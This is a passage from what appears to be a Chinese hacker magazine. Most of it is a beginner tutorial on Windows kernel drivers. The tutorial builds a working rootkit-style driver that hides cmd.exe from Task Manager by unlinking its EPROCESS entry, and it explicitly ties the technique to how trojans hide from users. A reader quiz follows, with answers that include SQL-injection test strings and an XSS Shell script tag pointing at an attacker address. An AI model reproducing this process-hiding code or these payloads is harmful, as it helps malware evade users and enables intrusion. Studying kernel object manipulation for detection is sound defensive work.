


图 7 InstDrv 界面




图 8 驱动启动后 Dbgview 监听到的消息

```
#include <ntddk.h>
```

第一行的意思是包含WDK中的ntddh.h头文件，说白了就是把ntddk.h文件拷贝过来，因为后面是要调用其中的一些函数的。不把它包含进来在编译的时候就会出错。

```
VOID Unload(IN PDRIVER_OBJECT DriverObject){}
```

上面的代码是定义一个没有返回值的函数，定义函数的格式是：函数类型 函数名（参数1，参数2……）。

VOID可以理解为没有返回值，函数名是我们自己起的，这里是Unload，参数的类型是PDRIVER_OBJECT，也就是一个驱动对象，驱动对象可以理解为我们写的这个驱动程序。参数前面那个IN，是指这个参数是用来输入的。后面大括号{}里就是函数的实现代码了。你会发现这个Unload函数里什么也没。是的，这个函数没有代码，但是可以完成驱动卸载。当然你也可以不写这个函数，这样你的驱动程序一旦被系统加载，驱动自己就无法自己卸载了。所以在自己测试的时候还是写上的好。

下面才是驱动程序最重要的部分，所以大家可要竖起耳朵、睁大眼睛认真听了。

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,IN PUNICODE_STRING RegistryPath){}
```

DriverEntry是驱动的主函数，也就是驱动的入口，当用InstDrv加载了驱动后，点击"启动"时，驱动就会从这里开始执行。也就是整个驱动开始执行的地方。DriverEntry是入口函数名，一般不要修改这个函数名，因为编译器默认将这个函数名作为主函数名。可以看到它有两个输入的参数，这个是也默认的，最好不要修改。函数类型是NTSTATUS，也即是说返回值应该是一个状态值，这个从下面的代码中可以看出来。

```
DriverObject->DriverUnload = Unload;
```

完成卸载例程，这里先说一下DriverEntry的第一个参数了，DriverObject是一个结构，里面有很多成员，定义如下：

```
DRIVER_OBJECT {
    CSHORT Type;
    CSHORT Size;
    PDEVICE_OBJECT DeviceObject;
    ULONG Flags;
    PVOID DriverStart;
    ULONG DriverSize;
    PVOID DriverSection;
    PDRIVER_EXTENSION DriverExtension;
    UNICODE_STRING DriverName;
    PUNICODE_STRING HardwareDatabase;
    PFAST_IO_DISPATCH FastIoDispatch;
    PDRIVER_INITIALIZE DriverInit;
    PDRIVER_STARTIO DriverStartIo;
    PDRIVER_UNLOAD DriverUnload;
    PDRIVER_DISPATCH MajorFunction[主功能函数码];
}
```

可以看到其中一个就是DriverUnload成员，它负责卸载驱动时要执行的函数。可以这样理解，一个商场有很多商家（一个DriverObject结构有很多成员），每个商家经营的产品都不一样（DriverObject结构的每个成员都有不同的意义），而我们想要买什么东西就必须要知道哪个商家有我们需要的商品，就需要有一个商家的导航，而我们只关心我们需要的商品。因为我们需要驱动卸载功能，因此这里要做一个导航，将DriverObject结构负责卸载功能的DriverUnload成员指向Unload函数。也就是说当驱动卸载的时候会根据我们设置的这个导航来执行Unload函数。

```
DbgPrint("no hack no life! By h4ck.cn");
```

这行代码是不是很眼熟啊，引号里的就是我们在Dbgview的监听窗口中看到的信息。这是因为调用了DbgPrint函数，而字符串就是它的参数。DbgPrint函数的作用就是将参数打印出来。

```
return STATUS_SUCCESS;
```

最后一句是返回一个状态值。我们从前面可以看到，DriverEntry函数类型是NTSTATUS，也就是说要有一个状态值，return来实现返回操作，STATUS_SUCCESS是一个状态值，表示成功状态。

这样，一个简单的驱动就算完成了，是不是觉得内核驱动编程也很简单！也许你会觉得这个驱动没有实现什么具体的功能，只是在内核中输出了一句调试信息，而且在用户界面还是看不到的。也许你会觉得这个太简单了，呵呵，如果你这么想，那恭喜你，你对驱动开发已经入门了，已经不再觉得内核编程很神秘很难学了。有了上面的基础，下面就跟我一起来编译一个具有实际功能的内核驱动吧！

我们要实现的功能是隐藏进程。大家都知道木马运行后为了不让用户发现，一般都会将自己的进程隐藏起来，这样当用户使用任务管理器查看进程的时候就不会发现它了。实现进程隐藏的方法很多，今天我们就使用内核驱动来实现这个功能吧，也算是我们菜鸟晋级的一个实战。首先是编写代码，这次我们用EditPlus来编写代码，因为EditPlus可以将代码高亮显示，看起来比较舒服。

首先，我们来看makefile和sources，这两个文件不用修改，直接使用前面的就可以，我们主要的工作就是编写h4ck.c源代码文件。用EditPlus打开h4ck.c，到驱动入口函数DriverEntry：

```
NTSTATUS DriverEntry (IN PDRIVER_OBJECT DriverObject,IN PUNICODE_STRING RegistryPath){
    KdPrint(("驱动开始\n"));
    DriverObject->DriverUnload = Unload;
    HiddenProccess();
    KdPrint(("驱动完成\n"));
    return STATUS_SUCCESS;
    }
```

有两处和我们前面写的那个驱动代码是不一样的。

KdPrint：其实它的效果和DbgPrint是一样的，区别在于KdPrint是在调试版中执行，在正式发布版中是被忽略的。而DbgPrint在两个版本中是都执行的。KdPrint的功能还是很好的，可以方便开发和调试，但是要注意KdPrint和DbgPrint的格式稍有不同，KdPrint是双括号的，这个要注意。

HiddenProccess这个函数就是实现隐藏进程功能的主要函数了。首先来介绍一下隐藏进程的原理。在用户层实现隐藏进程的方法有很多，但是大多可以通过遍历ActiveProcessLinks（活动进程链）的方法检测出来。也许你要问什么是活动进程链呢？我们可以简单理解为内核中有一个链表，是用来记录所有执行着的进程的，这个链表是双向的，也就是说第一条记录和最后一条记录是连在一起的，也可以把这样的双向链表理解成一个"圆圈"，所有进程一个接一个的连续排列在这个圆圈上。而我们隐藏进程的原理就是把要隐藏的进程从这个链表上拿掉，那就需要两个步骤：

1、找到要隐藏的进程在链表中的位置。

2、将进程从链表中摘除，并将原来链表接上。

完成第一个步骤可以用遍历整个表的方法来查找要隐藏进程的位置，第二步需要将摘除隐藏进程后的链表接上，这就需要我们将要隐藏进程两边的进程相互连接。具体我们来看代码：

```
VOID HiddenProccess(){
ULONG   Address;
ULONG   oldAddress;
char *processName;
LIST_ENTRY*  listEntry;
}
```

声明四个变量，前两个是长整型数，用来存放地址信息，第三个是字符串指针，是用来存放进程名称的，第四个是链表结构，用来存放活动进程链表。这些变量在程序运行时的变化请看下面代码。

```
Address = (ULONG)PsGetCurrentProcess();
```

使用PsGetCurrentProcess函数可以获得一个EPROCESS结构，这个结构里面包含了很多关于进程的信息，EPROCESS结构你可以理解为一个商场，商场里有很多卖笔记本的商家，比如二号商家是卖IBM笔记本的，八号商家是卖联想笔记本的，十六号是卖华硕笔记本的……，那么EPROCESS结构中0x88就是进程活动链，0x174是进程名，0x84是进程PID等等。上面代码是将Address赋值为EPROCESS结构的首地址。

```
Address += 0x88;
oldAddress = Address;
```

这里首先将Address增加0x88，也就是将Address指向活动进程链，然后oldAddress也赋值为活动进程链的地址。赋值完成后进行下面的循环。Do……while循环是一种很常用的循环模式，特点是先执行do后面大括号里的函数指令，然后根据while后面条件判断是不是继续循环执行，直到while后面的条件判断结果为否就退出循环。下面先看看do里面的函数：




图9 cmd.exe显示在任务管理器中

```
do{
    processName = GetAllProcessListName(Address);
```

首先通过GetAllProcessListName来获得进程名称，该函数会在后面分析。

```
if(!strcmp(processName, "cmd.exe")){
        KdPrint(("隐藏进程的名称:%s\n",
processName));
        listEntry = (LIST_ENTRY *) (Address);
        *((ULONG*)listEntry->Blink) = (ULONG)
listEntry->Flink;
        *((ULONG*)listEntry->Flink+1) =
(ULONG)listEntry->Blink;
```

然后判断进程名是不是cmd.exe，如果是就构造一个开始地址为Address的链表listEntry，其实也就是活动进程链，下面简单地看看LIST_ENTRY的结构：

```
typedef struct _LIST_ENTRY
{
        struct _LIST_ENTRY *Flink;
        struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY;
```

内核使用该结构将所有对象维护在一个双向链表中。一个对象分属多个链表是很常见的，Flink成员是一个向前链接，指向下一个LIST_ENTRY结构，Blink成员则是一个向后链接，指向前一个LIST_ENTRY结构。通常情况下，这些链表都成环形，也就是说，最后一个Flink指向链表中的第一个LIST_ENTRY结构，而第一个Blink指向最后一个，这样就很容易双向遍历该链表。如果一个程序要遍历整个链表，它需要保存第一个LIST_ENTRY结构的地址，以判断是否已遍历了整个链表。如果链表仅包含一个LIST_ENTRY结构，那么该LIST_ENTRY结构必须引用其自身，也就是说，Flink和Blink都指向自己。

现在就可以看出前面的代码是通过给LIST_ENTRY结构中Blink成员和Flink成员重新复制来实现断链功能的。

```
        }
        Address = *(ULONG*)Address;
```

上面一句是循环条件的关键之处，将指针里的值给变量，这样能继续循环，直到循环到开始的第一个链表项。

```
}while(oldAddress != Address);
}
```

下面就是判断是否循环到了链表的第一项，也就是判断有没有循环完所有链表项目，如果是第一项说明循环完了链表中的所有项，则退出循环；如果不是第一项，则条件oldAddress != Address为真，继续循环。

最后看看GetAllProcessListName是怎么取得进程名称的吧。代码如下：

```
char* GetAllProcessListName(ULONG Address){
    char *processName;
```

首先定义一个字符指针，用来指向进程的名称。

```
Address -= 0x88;
```

然后将Address减去0x88，也就是将Address重新指向EPROCESS结构的开始地址。

```
processName = (char*)(Address + 0x174);
```




图10 cmd.exe在任务管理器中被隐藏

再把Address + 0x174处的字符赋值给processName，也就得到了进程的名字，因为EPROCESS结构的0x174处存储的就是进程名，当然根据操作系统的版本不同，这个偏移地址是有所不同的，我们这里是WINDOWS XP SP3的系统。最后返回processName值即可。

```
return processName;
}
```

整个代码的分析到这里就结束了，下面就可以编译这个驱动了，方法和前面的一样。

验证这个驱动功能的时候到了，这是我们编写的第一个具有实际功能的驱动程序，对驱动入门来说意义重大。

先打开一个cmd.exe程序，然后打开任务管理器窗口可以看到有cmd.exe进程的显示，如图9所示。

然后用InstDrv.exe加载并启动驱动程序，并用Dbgview.exe来查看调试信息，同时观察任务管理器中进程的变化。在调试信息中可以看到已经找到cmd.exe进程并成功隐藏了该进程，在任务管理器中你会发现刚才还“活蹦乱跳”的cmd.exe进程神奇的消失了，如图10所示。

到这里内核驱动编程的第一课已经结束了，希望广大小菜能有所收获，有什么问题可以到非安全论坛进行交流。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评： 从头到尾通读了一遍，大致了解了驱动的开发过程，再次仔细阅读了一遍，基本掌握了驱动开发方法。作者文中的几个比喻很不错，很形象，让人一读就懂。

读编互动 脑筋[不]转弯

基础

菜鸟扫盲

1、文章：从搭建php web环境到php类exp的利用
问题：如何使用exp.php?

Q版黑客

2、文章：腾讯微博洗白黑网址
问题：腾讯微博短网址服务的域名是 ________。

3、文章：让Win 7边睡边下
问题：Win 7的“离开模式”的作用是什么？

4、文章：刷流量——你不是一个人在战斗
问题：下列刷流量软件中，能够刷ALEXA排名的是（　）
A.沙丁鱼流量联盟
B.1400流量王
C.流量精灵
D.飞速流量专家

5、文章：一次简单的肉鸡之旅
问题：什么是 XAMPP？

6、文章：伪装成 0Day 的骗人小把戏 —— 邪恶的 Unicode
问题：使用 Unicode 控制字符伪装文件名，用到的 Unicode 控制字符是（ ）
A.LRE
B.RLE
C.LRO
D.RLO

7、文章：找回丢失的 Windows 7 密码
问题：微软系统自带的虚拟键盘程序是（ ）
A.osk.exe
B.sethc.exe
C.cacls.exe
D.convert.exe

中级

西线无战事

8、文章：两次优美的手工注入
问题：mysql 5.0.24 版本暴错注入的语句，暴版本用的语句是什么？

9、文章：COOKIE 利用，绕过 WEB 应用防火墙
问题：COOKIES 最大值限制？

10、文章：mssql_sa 权限的另类提权方法
问题：在 mssql 中代入 js 或 vbs 语句最好的调用组件是什么？

11、文章：渗透某主站
问题：Linux cms 2.6.9—42.0.10.ELxmp 可以用哪个 exp 提权？

高手专栏

12、文章：浅谈在 WEBSHELL 下如何运行命令
问题：asp 下能运行命令必要的组件是什么？

13、文章：内网渗透之流行手法
问题：本机用 psexec.exe 运行命令的基本格式是什么？

新洞练练看

14、文章：PJBlog 跨站漏洞
问题：文中跨站用到的 javascript 中的一个注释字符是什么？

15、文章：对 B2Bbuilder_v6.3 安全性分析
问题：如果爆出的密码不够 32 位是什么原因，如何解决？

16、文章：通过 Metasploit 实现对快捷方式漏洞的利用
问题：Metasploit Framework 是什么？

17、文章：利用 ashx 突破扩展名限制上传文件
问题：根据文中方法，实际操作一遍。

18、phpcms2008sp4 多个跨站漏洞
问题：根据文中方法，在本地搭建环境，实际操作一遍。

19、文章：phpcms 0day 助我简单拿 shell
问题：如何查找 phpcms 的评论 ID？

20、WeedCMS v4.0 跨站和注入分析
问题 WeedCMS v4.0进后台用的用户名是什么？可以绕过程序检测吗？

21、挖掘 AspBar V3.4 漏洞
问题：文中将一句话木马转换为什么形式插入 DB？

22、关于所有微博的 XSS 跨站漏洞的深入研究
问题：列目录漏洞的格式是什么？

23、对 QQ2010 空间漏洞的研究
问题：什么是 WEBKIT？（提示：文中并无答案，请读者搜索）

24、带你畅游漏洞商城
问题：根据文中方法，在本地搭建环境，实际操作一遍。

25、Phpaacms 后台验证漏洞及修补
问题：文中作者在 login.out.php 文件中添加的代码是什么？

26、某电子商务系统注射 0day
问题：文中作者通过什么方法来猜解管理员账号和密码？

27、老 Y 文章管理系统 V2.5sp2 多个漏洞分析
问题：根据文中方法，实际操作一遍。

黑盒艺术

28、文章：杯具：重演马其诺防线的加密软件——对 PDF 加密软件 PDFEncryptor 的安全性分析
问题：在只有一个阅读码的情况下如何在多台机器上进行阅读？

29、文章：同上
问题：PDFEncryptor 的 DRM 加密原理是什么？

无线黑客

30、文章：破解无线移动 WLAN 随 E 行之续——拓扑协议分析
问题：按照文中给出的思路发散思维，根据自己实际情况制作拓补图。

管理维护

31、文章：简简单单移植测试系统至 VMWare 之 Double-Take 篇
问题：什么是热同步？

安全防御

32、文章：P2P 网络保卫战
问题：ARP 欺骗的危害是什么？

33、文章：打造安全的 Web 登陆表单
问题：SSL 为什么不安全了？

黑客免杀

34、文章：杀毒引擎特点分析入门篇之小红伞（1）
问题：如果一个动态链接库文件的代码段可写，而后被小红伞查杀，我们通常可以使用哪几种方法对这个动态链接库文件进行修改，从而使其免杀？

35、文章：针对 API 函数特征码的免杀小技巧
问题：从输入表中引入一个 API 函数的方式有几种，分别是什么？

技术点亮生活

36、文章：远离 RSI ——我的颈椎我爱护
问题：AHK 属于什么语言？

37、文章：清晨，音乐唤醒我（一）
问题：如何用 DEL 命令静默删除？

快码加编

38、文章：另类的密码输入方法
问题："RunAs" 是否支持密码作为命令行参数直接输入？

39、文章：Windows 消息机制（一）
问题：什么是消息？

40、文章：打造自己的反向连接CMDSHELL
问题：管道技术要用到哪一个API？

41、文章：对照汇编语句写算法注册机
问题：本文的破解方法是什么？

42、文章：vc编程实现获取远程电脑进程
问题：套接字编程需要包含的几个头文件是什么？

43、文章：菜菜也来探究Windows内存管理
问题：如何解决固定分区分配内存管理方式造成的内存碎片问题？

Cracker

44、文章：某经典服务端算法逆向分析
问题：Windows中的API函数有______和______两个版本。

45、文章：看我菜鸟三招两式强化FindWindow反调试
问题：FindWindow的返回值如果是______的话就表示函数执行失败。

高级

系统底层

46、文章：浅谈IA32平台C++变量的内存地址分布规律
问题：IA32 CPU中多字节变量以______方式在内存中分布。

47、文章：内核驱动入门——手把手零基础入门
问题：驱动的代码主要分为哪三部分？

上期答案 黑客手册5周年重生原始版第二季（2010年5-7月合刊）“脑筋[不]转弯”答案

基础

特别策划

1、答案：web代理、手机浏览器
2、答案：ipv6 install
3、答案：sudo apt-get install tor tor-geoipdb vidalia

Q版黑客

4、答案：ALT+26
5、答案：（A）ChipGenius
6、答案：（B）支持640×480像素的16色或者256色的图片
7、答案：<script src=" 你的XSS Shell的网络地址"></script>
8、答案：ABCD
9、答案：dir /s C:\www*.php > D:\info.txt

肉鸡接龙

10、自做题，提示：读者在本地搭建环境，进行实际操作。
11答案：cgi

另类Hack

12答案：1xclient.Dll

中级

西线无战事

13、答案：（A和C）
14、答案：--
15、答案：%' and 1=1 and '%'=' 和%' and 1=2 and '%'='
16、答案：A、request.ServerVariables("HTTP_REFERER")
17、答案：用16进制编辑器把20改成00
